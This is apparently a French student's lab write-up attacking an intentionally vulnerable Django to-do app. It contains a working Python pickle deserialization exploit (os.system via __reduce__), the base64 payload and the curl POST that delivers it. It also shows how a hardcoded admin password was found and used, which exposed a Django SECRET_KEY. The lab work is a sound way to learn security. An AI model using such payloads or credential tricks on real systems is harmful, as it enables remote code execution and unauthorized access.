
Exo9:


Je m’éxcuse pour la version text j’ai pas pris une capture de mon terminale

abderrahmane@MacBook-Air-de-Abderrahmane lab_j1 % python3 -c " import base64, os, pickle class Exploit: def **reduce**(self): return (os.system, ('id > /tmp/pwned_pickle.txt',)) print(base64.b64encode(pickle.dumps(Exploit()())).decode()) "
gAWVNQAAAAAAAACMBXBvc2l4lIwGc3lzdGVtlJOUjBppZCA+IC90bXAvcHduZWRfcGlja2xlLnR4dJSFlFKULg==


J'utilise cette chaine dans une deuxmeme commande:

abderrahmane@MacBook-Air-de-Abderrahmane lab_j1 % curl -s -X POST http://192.168.56.10/import/ --data-urlencode "tasks_data=gAWVNQAAAAAAAACMBXBvc2l4lIwGc3lzdGVtlJOUjBppZCA+IC90bXAvcHduZWRfcGlja2xlLnR4dJSFlFKULg=="





Et la tach ZAP est supprimée




Exo10:

Aprés la lécture du code :

curl -s https://raw.githubusercontent.com/gaeldb/to-do-list-unsecure/main/tasks/views.py | grep -n "ADMIN_PASSWORD\|admin_panel"

curl -s https://raw.githubusercontent.com/gaeldb/to-do-list-unsecure/main/tasks/views.py | sed -n '147,200p'

http://192.168.56.10/admin_panel/?pwd=Sup3rS3cret!123


Firefox Fichier Édition Affichage Historique Marque-pages Profils Outils Fenêtre Aide
Lun. 12 oct. 14:55
TO DO LIST
TO DO LIST
192.168.56.10/admin_panel/?pwd=S
Non sécurisé
http://192.168.56.10/admin_panel/?pwd=Sup3rS3cret!123
VPN
Bienvenue admin ! SECRET_KEY = django-insecure-=8e&h2naz6*na6mne4y8l1m@rr=(igde^7rz2cmal)r_o)raoo